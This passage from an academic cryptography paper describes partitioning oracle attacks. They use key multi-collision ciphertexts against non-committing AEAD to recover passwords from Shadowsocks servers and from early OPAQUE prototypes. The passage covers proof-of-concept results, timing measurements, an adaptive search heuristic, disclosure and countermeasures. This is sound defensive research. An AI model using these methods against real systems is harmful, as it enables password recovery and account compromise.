The attacker can repeat steps (1)–(3) multiple times, focusing iteratively on the set of remaining passwords. The attacker can also amortize the cost of the UDP port scan across multiple attempts, by simply sending a sequence of pre-computed key colliding ciphertexts to the server (for distinct subsets of keys), and then performing the port scan.

Proof of concept. We implemented a proof of concept of the attack. Our experimental setup used a laptop running OS X as a malicious client on a home network, and an EC2 micro instance running Ubuntu 18.04 and go-shadowsocks2 [28]. We used a default configuration of the EC2 instance, except that we allowed UDP inbound traffic on the server's ephemeral port range (32,768–60,999). Without opening those ports, Amazon's firewall will by default block the UDP port scan (because the attacker will not be able to guess the proper source IP and port, which are random).

We verified steps (1)–(4) of the attack work as expected, except that we avoided a port scan (disallowed by Amazon's acceptable use policy without explicit permission) by sending a single UDP packet to the correct port. A real attacker would perform a standard port scan of the ephemeral port range; we confirmed that this works as expected in a local LAN setup (where we had permission to do port scans) using nmap [54]. Computing a key multi-collision ciphertext for $k = 4,091$ took 32 seconds on the same Intel i9 system described in Section 3.1; recall that this is offline pre-computation.

Success rate simulations. To evaluate the efficacy of the attack in recovering a target password, we perform simulations using a sanitized version of a large breach compilation [20] obtained from the authors of [63]. The sanitized dataset contains 1.1 billion passwords together with the frequency with which they occurred. To perform password simulation experiments, we partitioned the password dataset randomly into two halves: a training set ($\mathbb{P}_{train}$) used by the attacker to estimate $\hat{p}$ and a testing set ($\mathbb{P}_{test}$) used as an empirical distribution for sampling a target password pw. This represents an attacker having a good, but not exact, estimate of the distribution from which a password is drawn. The maximum success rate achievable for the simulations is 70%, because the test set has many passwords not found in the training set.

We wrote a program that uses the training set $\mathbb{P}_{train}$ to determine a sequence of password sets $\mathbb{P}_1, \mathbb{P}_2, \ldots$ according

[3] This seems to be a vulnerability in its own right, as it could potentially allow attackers to inject malicious responses to honest client UDP requests.




Figure 4: The **(left)** number of queries versus success rate and **(right)** bandwidth versus success rate for simulations of the brute-force attack ($k = 1$) and partitioning oracle attack ($k = 4091$).

to the maximization approach described earlier. Computing the first set (the worst case) took about 704 seconds. The probability of success of this first set is 0.9%. In contrast, the brute-force attack achieves a 0.76% success rate with its first ciphertext. The reason for the mild improvement is that the formatting check for Shadowsocks means that $\mathbb{P}_1$ contains one of the most popular passwords plus many lower probability passwords. One could improve this with further precomputation effort by repeating the process to find higher performing $\mathbb{P}_1$.

Even without such embellishments, the success rate as a function of the number of ciphertext queries made goes up rapidly. The left graph of Figure 4 shows how the partitioning oracle attack outperforms brute force for all query budgets. As examples: the partitioning oracle attack achieves a success rate of 20% with just 124 ciphertexts while brute-force achieves only 3% with the same number. A success rate of 70% would require 21,503 partitioning oracle queries while the brute-force attack would require 87.8 million ciphertexts.

We also estimated bandwidth usage for both attacks, shown in the right graph of Figure 4. A single query in the partitioning oracle attack is 65,532 bytes total, including an 8-byte UDP header, 20-byte IP header, 16-byte salt, and 65,488-byte ciphertext. For the simple brute-force attack a single query is 68 bytes, including the UDP header, IP header, salt, and 24-byte ciphertext. The ciphertext itself includes a 16-byte authentication tag and encrypted 7-byte header and 1-byte payload. For success rates below 25% the brute-force attack requires less total bandwidth than the partitioning oracle attack, but the latter uses less bandwidth above 25%.

Concretely, the total bandwidth of all the submitted ciphertexts in the partitioning oracle attack to achieve 20% success rate would be 8.1 MB across 124 UDP packets. The total bandwidth of submitted ciphertexts to achieve 70% success rate, the maximum possible, would be 1.4 GB across 21,503 UDP packets. The simple online brute-force attack achieves success rate of 20% using 4.1 MB of data sent over 60,250 requests. For 70%, this increases to 5.97 GB of data sent over 87.8 million requests. Note that these calculations do not include the up to 28,231 UDP packets for the port scan of the partitioning oracle attack, but these can potentially be sent

once for multiple (or even all of the) ciphertexts.

To summarize, while partitioning oracle attacks are more expensive computationally, they outperform brute-force in terms of queries and, for larger success rates, bandwidth. This also means that while rate limiting of requests could help mitigate brute-force attacks, it will not be effective against our attack.

Other attack variants. In the full version, we describe a different attack on Shadowsocks servers that support multiple users (with different passwords) on a single port. Because the server identifies the correct key via trial decryption, a "cross-user" key recovery attack is possible.

We were not able to build a working attack that uses TCP connections. The main challenge is that here Shadowsocks servers expect two ciphertexts, first an encryption of the payload length and then an encryption of the payload. The former only allows ciphertexts including 2-byte plaintexts, which is too small for the construction of a splitting ciphertext. As mentioned above deployments use the same password across TCP and UDP, so our UDP attack affects both.

5 Password-Authenticated Key Exchange

We turn now to partitioning oracles in the context of password-authenticated key exchange (PAKE). As noted earlier, a version of the PAKE secure remote password (SRP) protocol [84] has long been known to be vulnerable to a "two-for-one" attack (cf., [85]). An active network adversary impersonates a server response to a client, and based on the client's subsequent behavior can rule out two possible passwords. This provides a modest speedup over brute-force, which rules out one password at a time. We want to know if our techniques can yield bigger speedups in the context of PAKE.

We explore this question in the context of a modern PAKE protocol called OPAQUE [38]. It is undergoing a standardization process currently, having been suggested by the IETF CFRG as a good candidate for next generation PAKE. OPAQUE uses as a component an AEAD scheme, and its designers and the (evolving) draft standards [46, 47] make clear the necessity of using committing AEAD.

We perform a case study focusing on what happens when implementations incorrectly deviate from the specification, and instead use a non-committing AEAD. Indeed some early prototype implementations of OPAQUE use AES-GCM or XSalsa20/Poly1305, as we detail below.

Background on OPAQUE. OPAQUE is meant to replace existing password authentication protocols on the web, which today is done by having the client send the server its password through TLS. This approach requires the server to handle the client's plaintext password, and also relies on public-key infrastructure (PKI) for authentication.

In contrast, OPAQUE is an asymmetric PAKE (aPAKE) that keeps the client's password hidden from the server and does not need PKI to authenticate the server to the client. Asymmetric here means the server only stores the equivalent of a (salted) hash of the password, while the client uses the password directly. OPAQUE provides mutual authentication based on the password. While one can integrate OPAQUE with certs/PKI, we focus on password-only authentication.

OPAQUE works by composing an oblivious PRF (OPRF) [25] with authenticated key exchange (AKE) using a committing AEAD. For space reasons, we defer the reader to [38] for protocol details. Here we follow the OPAQUE description from [38]; recent internet drafts differ in some details that do not affect the attack (should non-committing AEAD be used).

The protocol begins with the server holding an oblivious pseudorandom function (OPRF) key k_s and the user holding password pw. A user registers by sending (over a secure channel) pw to the server. The server computes $rw \leftarrow \mathcal{H}(pw, \mathcal{H}'(pw)^{k_s})$ where $\mathcal{H}'$ hashes strings into a group and $\mathcal{H}$ is any hash function. (This is a standard OPRF construction [39].) The server then chooses a long-term key pair for itself and for the client, uses AEAD with key rw to encrypt the client's key pair and its own public key, and stores its key pair, the client's public key, and the ciphertext C.

After the user has registered, they can initiate a login with the server. The client first chooses an ephemeral public key X_u, computes a blinded OPRF input $\alpha \leftarrow \mathcal{H}'(pw)^r$ for random r, and then sends both values to the server. The server retrieves the client's keys and C, and computes a blinded OPRF output $\beta \leftarrow \alpha^{k_s}$. It chooses its own ephemeral public key X_s and computes the HMQV session key K_{sess}. It sends (β, X_s, C, A_s) to the client, where A_s is a PRF output using K_{sess} (used for session key confirmation). The client can then compute $rw \leftarrow \mathcal{H}(pw, \beta^{1/r})$ and use that to decrypt C to get its long-term key pair. It can then derive the session key K_{sess} as per HMQV and confirm that A_s is correct. The OPAQUE protocol immediately aborts should the client's decryption of C fail.

As discussed in [38], the AEAD must be key-committing because otherwise the client's decryption of C could reveal information about more than one password, similar to the SRP two-for-one attack. Various instantiations of the AEAD have been proposed, including Encrypt-then-HMAC, modifying AES-GCM to add a zeros check, and more.

Early implementations. Despite this guidance, a survey of prototype OPAQUE implementations revealed that a majority use non-committing AEAD. See Figure 5. Many of these prototypes predate the standard drafts, the most recent version of which provides more specific guidance on allowed AEAD schemes. Only one implementation is from a commercial product (opaque-ke [51]); most do not appear to have been reviewed by cryptographers. We therefore expect that future implementations will do better in terms of correctly selecting a committing AEAD. Nevertheless, these indicate that developers need strong, specific guidance about committing

Implementation	AEAD Scheme	MKCR attacks?	Emit errors?
libsphinx [56]	XSalsa20-Poly1305	✓	X
threshold-OPAQUE [61]	XSalsa20-Poly1305	✓	✓
Opaque [53]	XSalsa20-Poly1305	✓	✓
opaque-rs [4]	AES-GCM	✓	X
gustin/opaque [1]	AES-GCM-SIV	✓	✓
gopaque [66]	Encrypt-then-HMAC	X	–
frekui/opaque [48]	Encrypt-then-HMAC	X	–
opaque-ke [51]	AEAD-then-HMAC	X	–
noisat-labs/opaque [2]	NORX	X	–

Figure 5: A summary of early prototype implementations of OPAQUE and the AEAD scheme they use. The righthand column specifies whether the vulnerable implementations emit distinct, explicit error messages during decryption.

AEAD. For instance, Figure 5 shows that XSalsa20-Poly1305, the default authenticated encryption scheme in popular cryptography library `libsodium` [52], is one of the most popular choices for an AEAD scheme. However, it is not committing, and while versions of the OPAQUE documentation explicitly mention that AES-GCM should not be used, no warnings about XSalsa20-Poly1305 have been given. Developers seem unclear about its security properties: one implementation has source code comments stating that a key-committing scheme is necessary right where it uses XSalsa20-Poly1305.

To quantify the danger of such confusion about what AEAD to use, we turn to building partitioning oracles against implementations that use non-committing AEAD.

Building partitioning oracles. We assume the implementation runs the OPRF and AKE in parallel, and that an adversary that can somehow trigger client requests (e.g., via appropriate client-side Javascript [6, 9, 11]), intercept the requests, and respond to them. Upon intercepting a login request, the attacker acts as the OPAQUE server to turn the client into a partitioning oracle f_{pw}. It chooses its own OPRF key k_s^*, and then constructs a splitting value (β, X_s, C^*, A_s). It sets $\beta \leftarrow \alpha^{k_s^*}$, lets A_s be arbitrary, and generates an ephemeral key X_s. Finally it generates a key-multicollision ciphertext C^* for $\mathbb{K} = \{\mathcal{H}(pw, \mathcal{H}'(pw)^{k_s^*})) \mid pw \in \mathcal{S}\}$ for some target set of passwords $\mathcal{S}$. We discuss selecting passwords for $\mathcal{S}$ below. Note that, save β, the splitting value can be pre-computed.

The adversary sends (β, X_s, C^*, A_s) to the client, who will unblind β to obtain a key rw, hash it to derive an AEAD key, and then decrypt C^*. If decryption fails, the client will abort immediately and $f_{pw}(\beta, X_s, C^*, A_s) = 0$; if it succeeds, the client will use the key pair from the plaintext to derive the shared secret k. Then, the client will re-compute A_s' and abort if $A_s' \neq A_s$. If this abort occurs, $f_{pw}(\beta, X_s, C^*, A_s) = 1$.

The difference between the two errors must be visible to the server impersonator to realize the partitioning oracle. We note that the OPAQUE security model [38] and specification allow for distinct error messages (which should be fine when using committing AEAD, but is dangerous here). In Figure 5 the last column marks which vulnerable prototype implementations emit distinct error messages — three of five do. If these messages reach the server impersonator, a partitioning oracle is immediate.

Even without distinct messages, the protocol specifies aborting if decryption fails, then having a separate abort later if the A_s check fails. If implemented with this "early abort", side channels like memory accesses, branch predictors, or timing could reveal which of the two errors occurred.

Measuring the timing channel. To determine whether the potential timing side channel is exploitable, we performed an experiment with libsphinx [56], a more mature prototype that does not emit distinct error messages but does abort early on decryption failure. Most of libsphinx's code is similar to the protocol as described in [38], with two changes that impact timing: (1) it uses a triple-DH handshake instead of HMQV, and (2) it uses the memory- and time-hard Argon2 hash on rw to derive the AEAD key. By default, libsphinx accepts a C^* only up to length 4 MB due to a memory management bug — it crashes for larger ciphertexts due to a statically allocated buffer. Once fixed, it accepts ciphertexts of up to 2 GB. This would enable splitting ciphertexts with degree up to $k = 1.25 \times 10^8$.


We performed timings for 1000 trials each on a MacBook Pro with a 2.5 GHz Intel Core i7 processor using a static 1 MB key multi-collision ciphertext. The median and mean time were both 121 ms for server responses that did not decrypt properly and 125 ms for server responses that decrypted properly but failed the A_s check. The standard deviation in both cases was 2 ms. This suggests that remote timing attacks should be feasible, though they may require multiple samples per partitioning oracle query to reduce noise (which would reduce attack efficiency by a small factor).

An adaptive partitioning oracle attack. Given the ability to construct a partitioning oracle, the question becomes how to build an attack that extracts the target password pw from the client in as few oracle queries as possible. As for the Shadowsocks attack, consider an attacker that starts with knowledge of a password dictionary $\mathcal{D}$ and an estimate $\hat{p}$ of the password probabilities. Assume k is the maximum multi-collision feasible from our attack, given an implementation's constraint on ciphertext size (e.g., 1.25×10^8 for bug-free libsphinx).

The algorithmic challenge is to develop a search strategy that minimizes the expected number of queries to recover the password. Given input $\mathcal{D}$, q, and k the attacker proceeds as follows. First it finds a subset $\mathbb{P} \subset \mathcal{D}$ that maximally balances the aggregate probability mass of the partition. In other words it solves the following optimization problem:

$$\underset{\mathbb{P} \subset \mathcal{D}, |\mathbb{P}| \leq k}{\operatorname{argmin}} \left| \left(\sum_{pw \in \mathbb{P}} \hat{p}(pw)) \right) - \left(\sum_{pw \in \mathcal{D} \setminus \mathbb{P}} \hat{p}(pw) \right) \right| .$$

This is exactly the optimization version of the partitioning



k	BW	q
1	1.0	60,255
2	1.4	30,085
2^{10}	0.9	69
2^{12}	1.0	27
2^{14}	1.5	18
2^{16}	4.0	18
2^{18}	12.0	19

Figure 6: **(Left)** Success rate achieved for different numbers q of partitioning oracle queries. **(Right)** The maximum total bandwidth (BW) in megabytes and number of queries required to guarantee a 20% success rate.

problem, which is known to be NP-hard but relatively easy to solve (q.v., [44]). Pragmatically for the k, q, and $\hat{p}$ we found that the following simple heuristic works well. First check if the top k passwords by probability have aggregate mass less than 50%. If so, set $\mathbb{P}$ to those top k passwords. Otherwise, perform the classic greedy heuristic that starts with two empty sets $\mathbb{P}, \mathbb{P}'$. Then in order of decreasing probability, add each password to whichever of the two sets has smaller aggregate mass, initially starting with $\mathbb{P}$ and stopping when $|\mathbb{P}| = k$.

The attacker can then use the partitioning oracle with $\mathbb{P}$ as described above to learn if $pw \in \mathbb{P}$. If so it recurses by setting $\mathcal{D} = \mathbb{P}$ and otherwise $\mathcal{D} = \mathcal{D} \setminus \mathbb{P}$.

Attack performance. We use simulations using the datasets described in Section 4 to evaluate the efficacy of the attack, compared to brute force. We compute up to $q = 100$ the set of passwords that will be successfully recovered by the attack for $k \in \{1, 2, 2^{10}, 2^{12}, 2^{14}, 2^{16}, 2^{18}\}$. We then calculate their aggregate probability according to their distribution in $\mathbb{P}_{test}$, yielding the success rate (the percentage of times the attack will succeed). Again note that the maximum success rate is 70% for these simulations.

Figure 6 summarizes the simulation results. The graph (left) shows that in a bruteforce search ($k = 1$), only 3% of passwords can be found with 100 queries. The partitioning oracle attack does significantly better. The curves for $k > 2$ exhibit an initial exponential growth in success rate, which then tapers off to a logarithmic growth. This shift occurs at around $\log_2(k)$ for each value of k because: (1) the first set $\mathbb{P}$ almost always contains the most probable k passwords, and (2) the attack needs around $\log_2(k)$ queries to recover passwords from this set. Growth then tapers off because the popularity of passwords found with further queries decreases.

What this means is that for, e.g., $k = 2^{10}$ which corresponds to a ciphertext length of 16.4 kB, an attacker can achieve 20% success with just 100 queries. For $k = 2^{18}$ the attack obtains 20% with only 19 queries, and 57% with 100 queries.

The right table in Figure 6 shows the total bandwidth and number of queries used by each attack to guarantee a 20% success rate. Despite the linear dependence of k on ciphertext length, partitioning oracles can use about the same bandwidth ($k = 2^{12}$) compared to brute-force search, while decreasing the query cost by $2,228\times$.

Attack viability with TLS integration. We must impersonate the server to build a partitioning oracle. Here we study if the attack still works if OPAQUE is integrated with TLS, as suggested by the paper and a later internet-draft [76].

One suggested integration is to run OPAQUE login within an outer TLS session. The server is authenticated to the client (via TLS's cert auth) before the client begins the OPAQUE login protocol, preventing server impersonation. If the PKI is compromised or circumvented the attack can still work. The draft [76] also suggests using the server's OPAQUE private key for its TLS signature. The server public key is sent to the client in C. (The document notes "there is no need to send a regular TLS certificate".) Because the client must decrypt C before it can check the signature, our attack is possible.

6 Countermeasures

The partitioning oracle attacks against Shadowsocks and non-compliant OPAQUE implementations represent just two examples of a broader problem. We discuss more vulnerable or possibly vulnerable cryptographic tools and protocols in Appendix A, including the Age tool [79], the draft HPKE RFC [10], IKEv1 with passwords as pre-shared secrets [32], password-based encryption in the Java Web Encryption standard [40], and proposed Kerberos extensions [35, 36]. We responsibly disclosed our results to relevant parties, and in several cases worked with developers to explore remediations. Here we discuss these efforts as well as longer-term fixes.

Immediate mitigations. In many cases partitioning oracle vulnerabilities can be mitigated by: (1) length limitations on ciphertexts and/or (2) entropy requirements on shared secrets. For example, in response to our disclosure, the developer of the age tool enforced ciphertext length limits to ensure that splitting ciphertexts generated by our attack can have degree at most $k = 2$ [3]. This limits a partitioning oracle attack to a factor-2 speedup over brute force. The HPKE draft RFC [10], after we disclosed to the authors, was updated to require use of high-entropy secrets, effectively barring human-chosen passwords. This makes the attack infeasible.

When we disclosed our attack to several prominent members of the Shadowsocks community and Outline's tech lead, the Shadowsocks developers took immediate action to disable UDP proxying where it was enabled by default. We discussed possible mitigations at length; because all require a breaking protocol change, the developers elected not to deploy them.

The most recent OPAQUE draft standard specifies an ad hoc committing AEAD scheme, obviating the concern

that future (compliant) implementations will choose a non-committing AEAD scheme. With the current parameter recommendations, the OPAQUE protocol only needs a six-block AE ciphertext; thus, implementions could also limit the ciphertext size as a defense-in-depth measure.

Modifying schemes to be committing. The mitigations above are application-specific, and in some cases they do not completely prevent partitioning oracle attacks. This leaves open the question of how to fix the root cause of vulnerability, the use of non-committing encryption.

One approach would be to attempt to retrofit existing popular AEAD schemes to render them committing. A transform suggested by NIST [78] and an early OPAQUE draft appends an all-zeros block to a message before encrypting with AES-GCM, and, during decryption, checks that resulting plaintext includes the zeros block. This technique can be formally shown to be committing when used with AES-GCM as well as XSalsa20/Poly1305 and ChaCha20/Poly1305. However, security relies on implementations avoiding timing side-channels that allow distinguishing between decryption failure (the authentication tag is wrong) and a zeros-check failure.

Avoiding such timing channels will be difficult given current cryptographic library interfaces. The natural implementation approach is to call a decryption API and only perform the zeros check should that API call succeed. But this may give rise to an observable timing difference, re-enabling the attack: a splitting ciphertext $\hat{C}$ would pass the decryption API and trigger a (failed) zeros check if $f_{pw}(\hat{C}) = 1$ while the zero check would be skipped should $f_{pw}(\hat{C}) = 0$. We performed an experiment to test such a side-channel in the context of a modified OPAQUE implementation. While there was some timing difference, the experiment was ultimately inconclusive. We give more detail in the full version.

Side channels can be avoided if the zeros check happens in decryption before checking the authentication tag. Current APIs for AES-GCM and other schemes cannot partially decrypt a ciphertext (in other contexts this would be dangerous), so libraries will need to be rewritten.

Moving to commiting AEAD. Unfortunately no current standards specify a committing AEAD scheme, such as single-key[4] Encrypt-then-HMAC [29]. We therefore suggest standardizing suitable committing AEAD schemes, including zeros-check variants of AES-GCM and XSalsa20/Poly1305. For general purpose AEAD where the danger of partitioning oracles or other non-committing vulnerabilities (e.g., [21]) cannot be a priori ruled out, we believe committing AEAD should be the default. In particular, all password-based encryption should use committing AEAD.

[4] Using a single key is important: a draft standard [57] for AES-CBC-then-HMAC uses distinct AES and HMAC keys, making it non-committing [29].

7 Related Work

A PAKE protocol by Gentry, MacKenzie, and Ramzan [27] introduced the use of password-based encryption to protect protocol secrets in asymmetric PAKEs. Unlike OPAQUE, which begins with an OPRF, their protocol begins with a symmetric PAKE. The security of the symmetric PAKE rules out a partitioning oracle attack.

Mackenzie [55] gave a PAKE relaxation where a bounded number of guesses can be checked in each impersonation and proved a SPEKE variant [37] allows testing only two passwords per impersonation. This can be viewed as a formal approach for allowing (limited) partitioning oracle attacks.

Two prior attacks on PAKE protocols are relevant to our work. The first is the two-for-one attack [85] on an early version of SRP, mentioned in Section 2. The attack allowed an adversary to check two passwords with one server impersonation. This can be viewed as a partitioning oracle attack, and falls into the more general framework we introduce.

Dragonblood [80] is an attack on the Dragonfly PAKE used in WPA3 [31]. Their attack uses side channels to recover passwords against a WPA3 server, due to a non-constant-time hash-to-curve algorithm that is applied to passwords. They take (remote) measurements and then use that to refine an offline brute force attack against the password, and do not use an adaptive attacks with specially crafted protocol messages to elicit certain behaviors. One could potentially turn the Dragonfly side-channel into a partitioning oracle, which we leave to future work.

Our attacks fall into a broader class of decryption error oracles attacks, which also includes padding oracles attacks [6, 7, 17, 69, 81] and format oracle attacks [8, 26]. All these types of attacks involve adaptive CCAs that enable speeding up recovery of some secret data. Our attacks recover information about decryption keys, rather than plaintexts.

Also related to our work are a series of password-recovery attacks against APOP, an authentication protocol for email, that showed that with server impersonation MD5 collisions can be used to recover a user's APOP password [50, 70]. Their techniques are specific to MD5.

Finally, our multicollision attacks against AES-GCM can be seen as a generalization of the two-key multi-collision used in the invisible salamander attack [21] against Facebook's message franking protocol (q.v., [29]). Our results show how to collide more keys, and identify new places where non-committing encryption leads to subtle vulnerabilities.

8 Conclusion

We introduced partitioning oracle attacks, which exploit a new type of decryption error oracle to learn information about secret keys. We showed how to build AES-GCM ciphertexts that decrypt under a large number of keys, what we

call a key multi-collision attack. We gave more limited attacks against XSalsa20/Poly1305, ChaCha20/Poly1305, and AES-GCM-SIV. In case studies of ShadowSocks and early, non-compliant implementations of the OPAQUE protocol, we demonstrate partitioning oracle attacks that can efficiently recover passwords. We responsibly disclosed the vulnerabilities, and helped practitioners with mitigations.

The non-committing AEAD schemes exploited by our attacks are in wide use, and more tools and protocols are likely to have vulnerabilities. Looking ahead, our results suggest that future work should design, standardize, and add to libraries schemes designed to be committing. A starting point would be to improve the performance of, and work towards standardizing, existing committing AEAD designs [21, 29].

Acknowledgements

The authors thank Hugo Krawczyk for helping us design an early version of the partitioning oracle attack in Section 5 and giving extensive feedback on early drafts of the paper. We also thank Mihir Bellare, Scott Fluhrer, David McGrew, Kenny Paterson, and Chris Wood for helpful feedback on early drafts.

References

[1] opaque. https://github.com/gustin/opaque, 2019.

[2] opaque. https://github.com/noisat-labs/opaque, 2019.

[3] age: mitigate multi-key attacks on ChaCha20Poly1305. https://github.com/FiloSottile/age/commit/2194f6962c8bb3bca8a55f313d5b9302596b593b, 2020.

[4] opaque-rs. https://github.com/Lldenaurois/opaque-rs, 2020.

[5] Michel Abdalla, Mihir Bellare, and Gregory Neven. Robust encryption. In *TCC*, 2010.

[6] Nadhem J Al Fardan and Kenneth G Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *IEEE S&P*, 2013.

[7] Martin R Albrecht and Kenneth G Paterson. Lucky microseconds: a timing attack on amazon's s2n implementation of tls. In *EUROCRYPT*, 2016.

[8] Martin R Albrecht, Kenneth G Paterson, and Gaven J Watson. Plaintext recovery attacks against SSH. In *IEEE S&P*, 2009.

[9] Nadhem J. AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the security of RC4 in TLS. In *USENIX Security*, 2013.

[10] R.L. Barnes, K. Bhargavan, and C. Wood. Hybrid public key encryption, 2020. https://tools.ietf.org/html/draft-irtf-cfrg-hpke-04.

[11] Here come the ⊕ ninjas. https://tlseminar.github.io/docs/beast.pdf, 2011. ekoparty.

[12] Gabrielle Beck, Maximilian Zinkus, and Matthew Green. Automating the development of chosen ciphertext attacks. In *USENIX Security*, 2020.

[13] Daniel J. Bernstein. The Poly1305-AES Message-Authentication Code. In *IACR FSE*, 2005.

[14] Daniel J Bernstein. ChaCha, a variant of Salsa20. In *Workshop Record of SASC*, volume 8, pages 3–5, 2008.

[15] Daniel J. Bernstein. The Salsa20 Family of Stream Ciphers. In *New Stream Cipher Designs - The eSTREAM Finalists*. 2008.

[16] Daniel J Bernstein, Tanja Lange, and Peter Schwabe. The security impact of a new cryptographic library. In *LATINCRYPT*, 2012.

[17] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS# 1. In *CRYPTO*, 1998.

[18] Wieb Bosma, John Cannon, and Catherine Playoust. The Magma algebra system. I. The user language. *J. Symbolic Comput.*, 1997.

[19] Tatiana Bradley, Jan Camenisch, Stanislaw Jarecki, Anja Lehmann, Gregory Neven, and Jiayu Xu. Password-authenticated public-key encryption. In *ACNS*, 2019.

[20] Julio Casal. 1.4 Billion Clear Text Credentials Discovered in a Single Database. 2017.

[21] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. In *CRYPTO*, 2018.

[22] Pooya Farshim, Benoît Libert, Kenneth G Paterson, and Elizabeth A Quaglia. Robust encryption, revisited. In *PKC*, 2013.

[23] Pooya Farshim, Claudio Orlandi, and Răzvan Roşie. Security of symmetric primitives under incorrect usage of keys. In *IACR FSE*, 2017.

[24] Dennis Felsch, Martin Grothe, Jörg Schwenk, Adam Czubak, and Marcin Szymanek. The dangers of key reuse: practical attacks on IPsec IKE. In *USENIX Security*, 2018.

[25] Michael J. Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In *TCC*, 2005.

[26] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. Dancing on the lip of the volcano: Chosen ciphertext attacks on Apple iMessage. In *USENIX Security*, 2016.

[27] Craig Gentry, Philip MacKenzie, and Zulfikar Ramzan. A method for making password-based key exchange resilient to server compromise. In *CRYPTO*, 2006.

[28] go-shadowsocks2. https://github.com/shadowsocks/go-shadowsocks2, 2020.

[29] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. In *CRYPTO*, 2017.

[30] Shay Gueron, Adam Langley, and Yehuda Lindell. AES-GCM-SIV: Nonce Misuse-Resistant Authenticated Encryption. *RFC*, 8452, 2019.

[31] Dan Harkins. Dragonfly key exchange (rfc 7664), 2015. https://tools.ietf.org/html/rfc7664.

[32] Dan Harkins, Dave Carrel, et al. The internet key exchange (IKE). Technical report, RFC 2409, november, 1998.

[33] S Hartman and L Zhu. A generalized framework for Kerberos pre-authentication. In *RFC 6113*, 2011.

[34] Heimdal. https://github.com/heimdal/heimdal, 2020.

[35] L. Howard. AEAD encryption types for Kerberos 5. https://tools.ietf.org/html/draft-howard-gssapi-aead-00, 2015.

[36] L. Howard. AEAD modes for Kerberos GSS-API. https://tools.ietf.org/html/draft-howard-gssapi-aead-00, 2015.

[37] David P Jablon. Strong password-only authenticated key exchange. *ACM SIGCOMM Computer Communication Review*, 26(5):5–26, 1996.

[38] Stanislaw Jarecki, Hugo Krawczyk, and Jiayu Xu. OPAQUE: an asymmetric PAKE protocol secure against pre-computation attacks. In *EUROCRYPT*, 2018.

[39] Stanislaw Jarecki and Xiaomin Liu. Efficient oblivious pseudorandom function with applications to adaptive OT and secure computation of set intersection. In *TCC*, 2009.

[40] Michael Jones and Joe Hildebrand. JSON web encryption (JWE). *Internet Requests for Comments, RFC*, 7516, 2015.

[41] Antoine Joux. Multicollisions in iterated hash functions. application to cascaded constructions. In *CRYPTO*, 2004.

[42] Burt Kaliski. Pkcs5: Password-based cryptography specification version 2.0. Technical report, IETF, 2000.

[43] Charlie Kaufman, Paul Hoffman, Yoav Nir, Pasi Eronen, and Tero Kivinen. Internet key exchange protocol version 2 (IKEv2). Technical report, RFC 5996, September, 2010.

[44] Richard E. Korf. A Complete Anytime Algorithm for Number Partitioning. *Artif. Intell.*, 106(2):181–203, 1998.

[45] Hugo Krawczyk. Cryptographic extraction and key derivation: The HKDF scheme. In *CRYPTO*, 2010.

[46] Hugo Krawczyk. The OPAQUE asymmetric PAKE protocol. Technical report, Internet-Draft draft-krawczyk-cfrg-opaque-03. Internet Engineering Task Force, 2019.

[47] Hugo Krawczyk. The OPAQUE asymmetric PAKE protocol. Technical report, Internet-Draft draft-krawczyk-cfrg-opaque-05. Internet Engineering Task Force, 2019.

[48] Fredrik Kuivinen. opaque. https://github.com/frekui/opaque, 2018.

[49] Marcus Leech, Matt Ganis, Y Lee, Ron Kuris, David Koblas, and L Jones. RFC1928: Socks protocol version 5, 1996.

[50] Gaëtan Leurent. Message freedom in MD4 and MD5 collisions: Application to APOP. In *FSE*, 2007.

[51] Kevin Lewi and François Garillot. opaque-ke. https://github.com/novifinancial/opaque-ke, 2020.

[52] Libsodium. https://github.com/jedisct1/libsodium, 2020.

[53] George Lyon. Opaque. https://github.com/GeorgeLyon/Opaque, 2019.

[54] Gordon Fyodor Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure, 2009.

[55] Philip MacKenzie. On the security of the SPEKE password-authenticated key exchange protocol. IACR eprint, 2001. https://eprint.iacr.org/2001/057.

[56] Stefan Marsiske. libsphinx. https://github.com/stef/libsphinx, 2018.

[57] David McGrew and Kenny Paterson. Authenticated Encryption with AES-CBC and HMAC-SHA. Technical report, Internet-Draft draft-mcgrew-aead-aes-cbc-hmac-sha2-05. Internet Engineering Task Force, 2014.

[58] David McGrew and John Viega. The Galois/Counter mode of operation (GCM). *submission to NIST Modes of Operation Process*, 20, 2004.

[59] David A. McGrew and John Viega. The security and performance of the Galois/Counter Mode (GCM) of Operation. In *INDOCRYPT*, 2004.

[60] Payman Mohassel. A closer look at anonymity and robustness in encryption schemes. In *ASIACRYPT*, 2010.

[61] M. Ember Mou. Opaque. https://github.com/mmou/threshold-OPAQUE/, 2019.

[62] Jigsaw Outline Shadowsocks server. https://getoutline.org/en/home, 2020.

[63] Bijeeta Pal, Tal Daniel, Rahul Chatterjee, and Thomas Ristenpart. Beyond credential stuffing: Password similarity models using neural networks. In *IEEE S& P*, 2019.

